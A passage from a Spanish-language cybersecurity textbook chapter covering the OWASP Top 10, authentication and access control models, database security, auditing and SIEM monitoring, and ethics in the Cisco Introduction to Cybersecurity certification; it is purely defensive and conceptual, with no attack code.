De forma paralela la Inteligencia Artificial modifica el ciclo de desarrollo, puesto que herramientas que implementan IA para codificación (por ejemplo Copilot), potencian la productividad; ahora bien, pueden introducir vulnerabilidades en la medida que el código base con el que se entrenan incluye errores de desarrollos anteriores.

Por otra parte, al dejar la toma de decisiones delicadas en manos de algoritmos que no siempre dejan explícito cómo han llegado a sus conclusiones, surge otro problema, a saber; el riesgo de sesgo y en los casos más extremos el de manipulación. Y no es una advertencia menor. Por eso, la intervención humana una revisión real, consciente se vuelve imprescindible. Lo mismo ocurre con la validación del código generado por IA; necesita un control riguroso, casi línea por línea, para asegurarse de que no se introduzcan errores o comportamientos inesperados (NIST, 2023; McGraw, 2023).

En los sistemas actuales, las políticas de autenticación y autorización están basadas, cada vez más, en mecanismos robustos que permiten verificar identidades y regular el uso de los recursos con la granularidad necesaria para hacer frente a los riesgos de hoy en día. La inclusión de modelos de autenticación multifactor y esquemas de control de acceso basados en roles se ha demostrado que mejora de forma sostenida la resistencia ante accesos no autorizados en entornos corporativos y educativos (Arefin et al., 2021).

Este enfoque técnico tiene, además, un correlato pedagógico. La comprensión de esos mecanismos es un elemento clave en los programas de fortalecimiento de la competencia digital de los docentes y en las iniciativas de alfabetización digital promovidas por la universidad, donde se busca que los usuarios progresen hacia el desarrollo de criterios para gestionar las identidades, permisos y prácticas de acceso seguro en entornos digitales diversos (Guamán Cajilema, 2025).

2.2. OWASP Top 10 (Vulnerabilidades en aplicaciones web).

Las investigaciones más recientes en las que se evalúa la seguridad de aplicaciones web han demostrado que vulnerabilidades extremadamente perjudiciales tales como la inyección SQL, el Cross-Site Scripting (XSS) y la exposición de datos sensibles se encuentran a menudo presentes en sistemas productivos, incluyendo aquellos que poseen la implantación de mecanismos iniciales de protección. Dicha persistencia pone en manifiesto la falta de adopción de buenas prácticas de codificación, así como la falta de

implementación de mecanismos de controles sistemáticos de validaciones y de sanitización de la información (Hurtado Becerra et al., 2025).

En consecuencia, el OWASP Top 10 sigue siendo un punto de referencia indispensable para priorizar riesgos y estructurar políticas de desarrollo seguro.

Por otra parte, si bien herramientas automatizadas como OWASP ZAP o SQLmap permiten detectar fallas técnicas recurrentes, siguen siendo insuficientes para identificar problemas más complejos asociados a lógica de negocio, errores en autorizaciones contextuales o riesgos emergentes derivados de arquitecturas basadas en microservicios y APIs expuestas (Hurtado Becerra et al., 2025). Por lo que, es preferible que los escáneres automáticos vayan acompañados (siempre) de pruebas de penetration testing manuales con criterios formales de pruebas de penetración, como pueden ser, por ejemplo, los descritos en NIST SP 800-115, que permiten reproducir situaciones de ataque más fieles a la realidad y evaluar la protección de la seguridad del objetivo, desde la visión del adversario.

La gobernanza de la seguridad web debe incluir estrategias continuas de actualización de componentes, gestión de parches, autenticación fuerte y mecanismos de defensa en capas. Las investigaciones muestran que el uso de bibliotecas desactualizadas y una configuración deficiente del control de acceso incrementan significativamente la superficie de ataque, afectando tanto la disponibilidad del servicio como la confidencialidad de los datos sensibles (Hurtado Becerra et al., 2025). Este enfoque de defensa en profundidad constituye una base necesaria para reducir el riesgo en entornos digitales complejos.

El importante crecimiento de las aplicaciones web y de los servicios digitales ha acrecentado enormemente la superficie de ataque organizacional. Estas plataformas web, en la medida en que pueden procesar información sensible o información respecto a bases de datos críticas de manera pública, se convierten en objetivos muy atractivos para los ciber atacantes. Por este motivo, la seguridad aplicativa se ha tenido que ayudar como un vector de componente estratégico para garantizar la continuidad de operación y las expectativas de los usuarios (Gupta & Govindarajan, 2022).

El proyecto OWASP (Open Worldwide Application Security Project) es el estándar mundial en esta temática. Su documento más característico, el OWASP Top 10, clasifica las vulnerabilidades más relevantes atendiendo a una base apoyada por la experiencia de miles de aplicaciones auditadas. La versión del año 2021 muestra una evolución hacia riesgos de diseño y de la cadena de suministro que ha dejado de lado el enfoque exclusivamente técnico de versiones anteriores (OWASP, 2021).

2.2.1.Principales vulnerabilidades

Al observar cómo han evolucionado las vulnerabilidades en los sistemas actuales, se evidencia que la categorización tradicional no llega. Los entornos actuales más distribuidos, llenos de dependencias y donde los ciclos de desarrollo son tan veloces han llevado a modificar varias categorías. Por este motivo aparecen conceptos nuevos, como por ejemplo "Diseño inseguro" o "Fallas de integridad de software", que anteriormente no aparecían o bien quedaban ocultos entre otros conceptos.

Son añadidos que responden a problemas muy concretos: arquitecturas mal definidas, controles que se pasan por alto o componentes que no garantizan su propia integridad. Y, bueno, como suele ocurrir, ordenar todo esto ayuda bastante.

La Tabla 11 resume esa reorganización y permite ver cómo se distribuyen ahora estas amenazas dentro de la taxonomía actual.

Tabla 11

OWASP Top 10 (2021): Descripción, riesgos y medidas preventivas

Código / Categoría	Descripción y Riesgo Principal	Medidas Preventivas Recomendadas
A01: Control de Acceso Roto	Permite a usuarios acceder a funciones o datos fuera de sus permisos (ej. ver datos de otros usuarios).	Aplicar principio de privilegio mínimo y validar permisos en el servidor (no solo en el *frontend*).
A02: Fallas Criptográficas	Exposición de datos sensibles por cifrado débil o inexistente (antes "Exposición de Datos Sensibles").	Usar algoritmos estándar (AES-256), gestionar claves de forma segura y forzar HTTPS/TLS.
A03: Inyección	Inserción de código malicioso (SQL, NoSQL, comandos OS) que el intérprete ejecuta.	Utilizar consultas parametrizadas (*Prepared Statements*) y validación estricta de entradas.
A04: Diseño Inseguro	Deficiencias arquitectónicas que no pueden corregirse con código (falta	Implementar modelado de amenazas y patrones de diseño seguro desde la fase de requisitos.

Código / Categoría	Descripción y Riesgo Principal	Medidas Preventivas Recomendadas
	de controles de seguridad desde el diseño).	
A05: Configuración Incorrecta	Configuraciones por defecto, mensajes de error detallados o almacenamiento en la nube abierto.	Automatizar el *hardening* de servidores y revisar configuraciones de nube continuamente.
A06: Componentes Vulnerables	Uso de librerías o dependencias con vulnerabilidades conocidas (CVEs) sin parchar.	Mantener un inventario de *software* (SBOM) y escanear dependencias (SCA) regularmente.
A07: Fallos de Identificación	Debilidades en la autenticación (ej. permitir contraseñas débiles o ataques de fuerza bruta).	Implementar Autenticación Multifactor (MFA) y gestión segura de sesiones.
A08: Fallas de Integridad	Actualizaciones de *software* sin firma digital o deserialización insegura de datos.	Verificar firmas digitales en actualizaciones y no confiar en datos serializados de fuentes externas.
A09: Fallas de Monitoreo	Falta de registros (*logs*) adecuados que impiden detectar o responder a incidentes en tiempo real.	Centralizar *logs*, monitorear transacciones críticas y definir alertas de seguridad.
A10: SSRF (Server-Side Request Forgery)	El servidor es inducido a realizar peticiones a recursos internos no expuestos.	Validar y sanear todas las URL proporcionadas por el usuario; segmentar la red interna.

Nota: Basada en OWASP Foundation (2021) y Kirat (2019).

2.2.2.Recomendaciones de mitigación

Las vulnerabilidades descritas en el OWASP Top 10 evidencian que la seguridad en aplicaciones web debe abordarse mediante una estrategia integral y proactiva, donde las medidas técnicas se complementen con políticas organizativas y programas de concientización. La mitigación eficaz requiere tanto prevención (diseño seguro y controles de acceso) como respuesta oportuna ante incidentes, para reducir el impacto operativo y reputacional (OWASP, 2021; Brito et al., 2023).

Figura 21

Integración de controles preventivos, detectivos y correctivos

Nota: El enfoque integral reduce la probabilidad de explotación y el impacto del incidente. Elaboración propia basada en OWASP (2021).

Recomendaciones para una gestión efectiva:

- Prevención desde el Diseño: Adoptar arquitecturas seguras y realizar modelado de amenazas antes de codificar (A04).
- Instrumentación Automatizada: Integrar herramientas de análisis estático (SAST) y de composición (SCA) en el pipeline de desarrollo para detectar vulnerabilidades (A06) tempranamente.
- Cultura de Seguridad: La tecnología falla si los desarrolladores no conocen los riesgos. La capacitación continua sobre codificación segura es la inversión con mayor retorno (Brito et al., 2023).

En conclusión, el OWASP Top 10 no es solo una lista de riesgos, sino un estándar de facto para la priorización de esfuerzos en seguridad aplicativa. Su adopción, complementada con marcos de madurez como ISO 27001 o NIST, permite a las organizaciones transitar de una postura reactiva a una de resiliencia digital (Alenezi et al., 2023).

2.3. Identificación, autenticación y autorización

La seguridad lógica de un sistema de información está construida sobre la base de tres procesos que son simultáneos e interdependientes: identificación, autenticación y autorización. Estos componentes conforman la base de la gestión de identidades y son críticos para garantizar que solo los usuarios legítimos accedan a los recursos organizacionales (Whitman & Mattord, 2022).

Identificación: Constituye el acto inicial mediante el cual un usuario, dispositivo o proceso declara su identidad ante el sistema. Generalmente, esto se realiza a través de un identificador único (User ID, número de cuenta o correo electrónico). En esta fase, el sistema simplemente registra la afirmación de identidad sin validarla todavía.

Autenticación: Es el proceso de verificación técnica que comprueba la veracidad de la identidad declarada. Tradicionalmente, se basa en tres factores:

- Algo que se sabe: Contraseñas, PIN o frases de paso.

- Algo que se tiene: Tokens físicos, tarjetas inteligentes o dispositivos móviles.
- Algo que se es: Características biométricas como huella dactilar, reconocimiento facial o patrón de iris. La dependencia exclusiva de las contraseñas ha demostrado ser insuficiente frente a ataques de fuerza bruta y phishing. Por consiguiente, la industria ha estandarizado el uso de la Autenticación Multifactor (MFA), que exige la combinación de al menos dos de estos factores, elevando exponencialmente la dificultad para un atacante (National Institute of Standards and Technology [NIST], 2024; Microsoft, 2024).

Autorización: Una vez que el sistema confirma quién es el usuario, viene el paso siguiente: la autorización. En esta etapa no se vuelve a preguntar "¿quién eres?", sino "¿qué está permitido que hagas aquí?".

Es decir, el sistema define con precisión a qué información puede acceder esa persona y qué tipo de acciones tiene permiso para realizar: consultar datos, añadir contenido, modificar registros o simplemente observar sin poder cambiar nada. Cada operación queda sujeta al nivel de acceso que se haya asignado previamente. Este proceso aplica las políticas de control de acceso definidas por la organización, asegurando que cada identidad opere bajo el principio de mínimo privilegio.

Figura 22

Relación secuencial entre identificación, autenticación y autorización

Nota: El proceso garantiza que el acceso a los recursos esté restringido y auditado. Elaboración propia en base a ISO/IEC 27001 (2022) y NIST (2024).

En este contexto, el diseño de mecanismos de identificación y autenticación no puede desvincularse de las competencias digitales reales de los usuarios. Informes recientes señalan que los grupos con menor alfabetización digital —incluidos adultos mayores y personas con baja escolaridad— experimentan

mayores dificultades al adoptar métodos de autenticación multifactor, lo que puede derivar tanto en exclusión como en prácticas inseguras, por ejemplo, compartir códigos de verificación con terceros (Rivera et al., 2025; UNESCO, 2025).

Por ello, los esquemas de autenticación robusta deben ir acompañados de programas sistemáticos de capacitación y acompañamiento, alineados con marcos como DigComp 2.2 y con estándares de gestión de competencias como la ISO 10015:2019 (European Commission, 2022; ISO, 2019b).

2.4. Control de acceso y listas de control de acceso (ACL)

El control de acceso constituye el mecanismo que permite aplicar de manera efectiva las políticas de autorización definidas por una organización. Su función es proteger la confidencialidad y la integridad de la información, evitando que usuarios no autorizados interactúen con los datos. Para cubrir distintos niveles de complejidad y requisitos operativos, se han desarrollado múltiples modelos tanto conceptuales como prácticos que permiten gestionar estos permisos de forma flexible y adecuada a cada contexto (Pfleeger et al., 2015).

2.4.1. Modelos de Control de Acceso

- Control de Acceso Discrecional (DAC): El propietario del objeto (archivo o recurso) decide quién tiene acceso. Es el modelo convencional para los sistemas operativos de uso personal, pero su permisividad hace que sea fácilmente afectado por la manipulación humana y por la propagación de malware.
- Control de Acceso Obligatorio (MAC): El sistema pone restricciones basándose en etiquetas de seguridad (ej. "Confidencial", "Secreto") y niveles de autorización del usuario. Se puede considerar un control estricto y se utiliza principalmente en entornos militares, o entornos con altas exigencias de seguridad.
- Control de Acceso Basado en Roles (RBAC): Permisos asignados a los "roles" de organización (Gerente, Cajero, Auditor, etc.). Esto permite una

facilidad en la administración en grandes empresas porque, si un usuario cambia de puesto, bastará con cambiar el rol (Ferraiolo et al., 2001).

- Control de Acceso Basado en Atributos (ABAC): Es el modelo más moderno y dinámico, el que más se recomienda para los entornos actuales. Este modelo de acceso se basa en características múltiples que son evaluadas en tiempo real: quién pide el acceso, desde dónde (la ubicación o IP desde la que se conecta), cuándo (en qué hora) y qué dispositivo usa. Esto permite políticas contextuales como "Acceso permitido solo desde la oficina en horario laboral" (Hu et al., 2014).

2.4.2. Listas de Control de Acceso (ACL)


Las ACL son el instrumento técnico más común para implementar estos modelos, especialmente en redes y sistemas de archivos.

- En Redes: Los routers y firewalls utilizan ACL para filtrar tráfico basándose en direcciones IP, puertos y protocolos. Una "ACL estándar" filtra solo por origen, mientras que una "ACL extendida" permite reglas granulares considerando origen, destino y servicio.
- En Sistemas Operativos: Definen permisos de lectura, escritura y ejecución (r/w/x) para usuarios y grupos sobre archivos y directorios.

La configuración incorrecta de las ACL es una vulnerabilidad frecuente; por ello, se recomienda aplicar siempre una política de "denegación implícita" (default deny), donde todo lo que no está explícitamente permitido, está prohibido (Stallings, 2022).

Figura 23

Comparativa de modelos de control de acceso (RBAC vs. ABAC)



Nota: ABAC ofrece mayor granularidad y seguridad contextual que los modelos tradicionales. Elaboración propia basada en Hu et al. (2014) y NIST (2024).

2.5. Métodos de control de acceso y seguridad en bases de datos

Las bases de datos constituyen el "tesoro" de la organización y, por ende, el objetivo principal de los ciberataques. La seguridad en este nivel requiere controles específicos que van más allá de la seguridad del sistema operativo (Oracle Corporation, 2023).

La protección de la información estructurada se sustenta en tres pilares:


- Cifrado (En reposo y en tránsito): El Cifrado Transparente de Datos (TDE) protege los archivos físicos de la base de datos, impidiendo que sean leídos si se roban los discos duros. A la vez, la utilización de TLS garantiza que no se produzcan intercepciones del tráfico de datos que viaja entre la aplicación y el servidor.
- Gestión de Privilegios y Roles: Se debe evitar el uso de las cuentas genéricas (como por ejemplo 'sa' o 'root') para aplicaciones. Se aplican en su lugar roles con los mínimos privilegios posibles, limitando solamente las acciones a lo necesario (ej. solo SELECT, sin permisos DROP/DELETE).
- Auditoría y Monitoreo (DAM): Durante la operación normal de una base de datos, muchas de las operaciones que desarrollan los usuarios son ignoradas a menos que exista un sistema que lleve el control de lo que está sucediendo. Por eso, las organizaciones tienden a emplear herramientas de monitoreo especializado que son conocidas comúnmente como soluciones de DAM. Estas herramientas son mucho más que simples registradores de accesos, sino que las plataformas nativas construyen, a disposición de la organización, una suerte de bitácora donde van quedando los nombres de las operaciones de los usuarios más relevantes: quién ingresó a qué tablas ha consultado, si ha exportado información o si ha hecho consultas demasiado extensivas para su rol.

Tal seguimiento hace imprescindible en aquellos contextos en los que los datos utilizados son 'sensibles', o, en general, aquellos de alta criticidad, ya sea por buena o por mala práctica de la organización o de los sistemas de gestión, o,

incluso, a causa del riesgo derivado de dárselos a conocer. No es raro que un comportamiento anómalo como intentar copiar grandes volúmenes de registros sin justificación o lanzar consultas inesperadas llame la atención de inmediato. Cuando se produce esto, el equipo de seguridad puede intervenir antes de que el incidente suba de nivel. Además, tener ese historial ayuda a reconstituir los hechos de forma precisa cuando tenemos que llevar a cabo auditorías internas o cuando tenemos que responder a un incidente formal (IBM, 2024). Además, técnicas como el enmascaramiento dinámico de datos (hay que recordar que la Data Masking es un enmascaramiento de datos que permite mostrar datos sensibles (por ejemplo, los números de tarjeta de crédito) en un formato ligeramente oculto para los usuarios de soporte por debajo del interfaz estándar, reduciendo así el riesgo de que sean expuestos a los usuarios internos).

Figura 24

Arquitectura de seguridad en capas para bases de datos



Nota: La defensa en profundidad es esencial para proteger los repositorios de información crítica. Elaboración propia en base a Oracle (2023) e IBM (2024).

2.6. Auditoría de seguridad y monitoreo de eventos con pensamiento analítico y crítico

La gestión de la seguridad no finaliza con la implementación de controles; requiere una validación constante para asegurar su efectividad a lo largo del tiempo. En este contexto, la auditoría de seguridad y el monitoreo continuo actúan como mecanismos complementarios de aseguramiento (National Institute of Standards and Technology [NIST], 2022).

2.6.1.Auditoría de Seguridad: La Validación Sistemática

La auditoría es un examen formal y sistemático de los controles de seguridad de una organización. Su objetivo es verificar el cumplimiento de políticas internas y normativas externas (como ISO 27001 o GDPR). Por otro lado, a diferencia del monitoreo, que corresponde a un proceso continuo, la auditoría la consideramos como un proceso que se desarrolla con umbrales de periodicidad con el fin de responder a la pregunta: "¿se han diseñado y aplicado de una manera correcta los controles?".

Las auditorías técnicas consideran revisiones de la configuración, análisis de logs históricos y pruebas de la penetración (pentesting) para llegar a identificar las brechas o huecos que existan sin haber sido llevadas en consideración por la práctica cotidiana (ISO, 2022).

2.6.2.Monitoreo Continuo de Eventos (SIEM)

El monitoreo implica la observación en tiempo real de la infraestructura tecnológica. El significado de la práctica del monitoreo continuo se centra en la capacidad de detección de las anomalías en el instante en que éstas aparecen. Para ello se encuentra la utilización de los sistemas de Gestión de Eventos e Información de Seguridad (SIEM), en que centralizan y correlacionan los logs generados, procedentes inicialmente de firewalls, servidores, bases de datos y aplicaciones (SolarWinds, 2024).

El estándar NIST SP 800-137 define en su contenido la práctica de monitoreo de manera continua como un proceso de gestión de riesgos que está orientada a proporcionar conocimiento situacional existente sobre la postura de seguridad. Con ello tenemos un cambio de lo que se entiende como un modelo de "cumplimiento estático" (regido por auditorías puntuales) al de "seguridad dinámica" (Dempsey et al., 2011).

Figura 25

Ciclo integrado de auditoría de seguridad y monitoreo de eventos

Nota: La auditoría valida el diseño de los controles y el monitoreo valida el funcionamiento de los controles en tiempo real. Elaboración propia basada en NIST (2022) y Dempsey et al. (2011).

2.6.3.Pensamiento Analítico y Crítico en el Análisis de Seguridad

La tecnología de monitoreo genera una cantidad masiva de alertas, muchas de las cuales son falsos positivos. Aquí es donde el factor humano se vuelve insustituible. El analista de seguridad no puede limitarse a seguir procedimientos mecánicos; debe aplicar pensamiento analítico y crítico para interpretar la realidad detrás de los datos (Bada & Nurse, 2020).

- Pensamiento Analítico: Pensamiento Analítico: Es la capacidad que tiene una persona para descomponer un problema complejo (por ejemplo, una alerta de un tráfico inusual) en sus partes constitutivas (en este caso, el IP de origen, el protocolo, la hora, el volumen de datos, etc.) para entender la estructura y causalidad de este. Es la forma para poder identificar patrones y establecer correlaciones de tipo técnico.
- Pensamiento Crítico: El pensamiento crítico es, quizás, una de las facultades más poco automáticas que pueden relacionarse con el trabajo en ciberseguridad. No se trata únicamente de un registro que se lee o de un dato que se interpreta, sino de pararse y mirar dos veces lo que parece tan claro en apariencia. Muchas veces el analista debe cuestionar incluso su propia intuición. Por ejemplo, una alerta que a primera vista luce

urgente podría ser simplemente el resultado de una mala configuración o de un proceso legítimo que se ejecutó fuera de horario.

En la práctica diaria, este tipo de razonamiento surge a partir de preguntas simples pero decisivas: ¿y si esta señal no es lo que parece?, ¿estoy interpretando esto desde un prejuicio técnico o desde una experiencia pasada que me está condicionando?, ¿puede haber una explicación más sencilla antes de asumir un ataque? A veces, estas preguntas llevan a descubrir un incidente real; otras, sirven para evitar que se pierda tiempo en falsos positivos. Lo importante es esa actitud de revisar, dudar y volver a examinar antes de concluir.

Los diferentes estudios que indagan el trabajo habitual del día a día en los centros de operaciones de seguridad (SOC) llegan a una premisa, que resulta ser de lo más interesante: la diferencia no es solo el dominio de la utilización de las herramientas, no es solo la capacidad de operar un panel de control, sino también la capacidad de pensar desde la profundidad y, a la vez, desde la flexibilidad. Las investigaciones de Veerasamy (2023), así como Bada y Nurse (2020) nos muestran que la capacidad en las habilidades superiores (las que permiten, por ejemplo, relacionar los indicios, interrelacionar las ideas o interrogar las obviedades) resultan ser, en la práctica, un mejor indicador en torno a la búsqueda de amenazas como las que se han previsto. Dicho de otra manera, el razonamiento que lleva a unir “piezas sueltas” suele ser más valioso que memorizar funciones de un software.

2.7. Certificación Introduction to Cybersecurity (Cisco Networking Academy) con integridad y honestidad académica

La certificación Introduction to Cybersecurity de Cisco Networking Academy suele convertirse en una especie de carta de presentación para quienes están comenzando en el área. No es simplemente un examen que se aprueba y se guarda en una carpeta; realmente funciona como un primer filtro que muestra si la persona entiende lo básico y, sobre todo, si puede trabajar con responsabilidad.

Uno de esos aspectos que en ocasiones pasa desapercibido es el fuerte énfasis que pone Cisco en la honestidad académica. Y no lo hacen por mero formalismo. En ciberseguridad la ética tiene tanta relevancia como la competencia en el uso de una herramienta o la correcta interpretación de un log. Si alguna persona se dedica a alterar algún tipo de información, a copiar soluciones o a intentar "acortar" etapas de una forma poco diáfana mientras estudia, entonces es muy probable que dichas personas incorporen estos comportamientos en el mundo profesional, donde las "consecuencias" no son un simple suspenso, sino pérdida de recursos, riesgos para los demás, entre otros.

Por eso, estas certificaciones no solo confirman que el estudiante domina conceptos iniciales de amenazas, ataques y mecanismos de defensa. También dejan ver que la persona ha sido expuesta desde temprano a estándares internacionales de conducta, esos que la industria mira muy de cerca cuando evalúa perfiles. En cierto modo, es como demostrar que uno empieza con el pie derecho, tanto en lo técnico como en lo ético.

2.7.1.Certificación "Introduction to Cybersecurity" (Cisco)

La certificación Introduction to Cybersecurity de Cisco Networking Academy representa la vía más inicial para adentrarse en el ámbito en cuestión, ya que presenta una descripción clara tanto de los fundamentos que necesita toda persona que comienza a escapar de la curva de aprendizaje de esta disciplina, como de una serie de cuestiones que suelen aparecer en la práctica: el tipo de amenazas que son predominantes en la actualidad, las capas que constituyen el entramado de lo que se denomina la estrategia de defensa en profundidad, y ciertos aspectos legales que un gestor de la seguridad no puede obviar al ejercer como tal. Además, mantiene coherencia con marcos de referencia ampliamente utilizados como el NICE Workforce Framework for Cybersecurity del NIST, que organizan y describen las habilidades necesarias para distintos perfiles técnicos y de gestión dentro del sector (Cisco Networking Academy, 2025; NIST, 2020).

2.7.2.Integridad y Honestidad Académica


La formación en ciberseguridad incorpora, desde el primer momento, una responsabilidad que no puede ignorarse. En los cursos se enseñan herramientas

como nmap o Metasploit, que fueron creadas para evaluar la seguridad de un sistema, pero que si alguien lo decide pueden emplearse para dañarlo o vulnerarlo. Esa doble posibilidad obliga a que el aprendizaje técnico vaya acompañado de un comportamiento ético firme, tanto dentro como fuera del aula.

Diversas organizaciones del sector, entre ellas (ISC)² y EC-Council, han establecido códigos de conducta que sirven como guía. En ellos se insiste en trabajar siempre dentro de los límites legales, proteger a los usuarios y actuar con honestidad, incluso cuando nadie está observando. En el ámbito académico, estas pautas suelen expresarse de una manera muy directa: lo aprendido no debe usarse para entrar a sistemas sin permiso y, además, se debe respetar la privacidad y la autoría de la información ajena. Estos principios, señalados también en estudios recientes, recuerdan que el componente ético es tan importante como el dominio técnico (Furnell & Rajendran, 2022).

Figura 26

Ruta de competencias en la certificación Introduction to Cybersecurity



Nota: Estructura temática alineada con los estándares de la industria para perfiles iniciales. Elaboración propia en base a Cisco Networking Academy (2025) y NIST (2020).

Para consolidar los conocimientos adquiridos en este capítulo sobre la Gestión de Seguridad de la Información, se presenta una síntesis de los conceptos clave y sus aplicaciones prácticas en la Tabla 12 y Tabla 13.

Tabla 12

Gestión de Seguridad de la Información

Tema central	Conceptos clave	Ejemplo práctico	Controles / soluciones recomendadas
Desarrollo Seguro	S-SDLC, DevSecOps, Modelado de Amenazas.	Diseño de una app bancaria segura desde el inicio.	Implementar SAST/DAST en el pipeline, usar SBOM para dependencias (NIST, 2022).
Control de Acceso	Identificación, Autenticación, Autorización (MFA, RBAC/ABAC).	Acceso remoto de empleados a sistemas corporativos.	Habilitar MFA obligatorio y aplicar principio de mínimo privilegio (Microsoft, 2024).
Seguridad de Datos	Cifrado, Enmascaramiento, Auditoría de BD.	Protección de historias clínicas en un hospital.	Cifrado en reposo (TDE), monitoreo de actividad (DAM) y auditoría de accesos (IBM, 2024).
Auditoría y Monitoreo	SIEM, Pensamiento Crítico, Análisis de Logs.	Detección de un intento de intrusión en la red universitaria.	Centralización de logs, correlación de eventos y análisis humano experto (Bada & Nurse, 2020).

Nota: Basada en los estándares analizados en el capítulo (ISO/IEC 27001, NIST SP 800-53, OWASP).

Tabla 13

Reto de ciberseguridad – gestión: incidentes resueltos paso a paso

Incidente (test)	Pilar CIA	Acción técnica propuesta	Fundamentación APA 7
ISO/IEC 27001 SGSI: ¿qué debe gestionarse?	C, I, D	Formalizar políticas, controles y objetivos documentados en un SGSI	ISO/IEC 27001 define los requisitos para gestionar la seguridad de la información (ISO/IEC, 2022).
SDLC y análisis de requisitos	D, I	Modelar requisitos funcionales y no funcionales de seguridad, con trazabilidad	El análisis de requisitos es clave para identificar funciones críticas y controles asociados (McGraw, 2020; NIST, 2022).
NIST SP 800-137: monitoreo continuo	D	Implementar monitoreo continuo de métricas y sensores de seguridad	NIST SP 800-137 establece directrices para programas de monitoreo continuo (Dempsey et al., 2020).
Shift-left en seguridad	C, I, D	Integrar controles de seguridad desde las fases tempranas del ciclo de desarrollo	El enfoque *shift-left* reduce el coste y la frecuencia de fallos de seguridad (NIST, 2022; Rajapakse et al., 2022).
Modelo DevSecOps	C, I, D	Automatizar controles en CI/CD y fomentar la colaboración entre desarrollo y seguridad	DevSecOps integra seguridad a lo largo del pipeline de entrega continua (Blandón-Jaramillo & Jaramillo-Becerra, 2023).
MITRE ATT&CK: gestión de tácticas y técnicas	C, I	Utilizar ATT&CK para mapear tácticas y técnicas en la telemetría de seguridad	MITRE ATT&CK es una base de conocimiento para analizar comportamientos adversarios (Strom et al., 2025).
Evento 4625 de Windows: intentos de inicio de sesión fallidos	I	Configurar Sysmon y reglas SIEM para alertar sobre intentos fallidos repetitivos	El evento 4625 permite detectar intentos de fuerza bruta y credenciales indebidas (Microsoft, 2024).

Incidente (test)	Pilar CIA	Acción técnica propuesta	Fundamentación APA 7
Vulnerabilidad fuera de OWASP Top 10: phishing	C	Implementar filtros de correo, SPF/DKIM/DMARC y campañas de concientización	OWASP destaca que el phishing es un vector clave más allá de las vulnerabilidades web (OWASP, 2024; Verizon, 2024).
ISO, NIST, MITRE: roles en la gestión de seguridad	C, I, D	Integrar gestión (ISO/IEC), medición (NIST) y detección táctica (MITRE)	ISO define marcos de gestión, NIST marcos técnicos y MITRE un catálogo de tácticas y técnicas (ISO/IEC, 2022; NIST, 2024; Strom et al., 2020).
Diseño inseguro vs. implementación insegura	I	Revisar la arquitectura y validar que el código respete los patrones de diseño seguro	OWASP distingue vulnerabilidades de diseño e implementación en OWASP Top 10-2021 (OWASP, 2021).
Propósito del control de acceso	C, I, D	Configurar privilegios estrictos y monitorear accesos a recursos críticos	El control de acceso protege datos y servicios frente a accesos no autorizados (ISO/IEC, 2022; Joint Task Force, 2020).
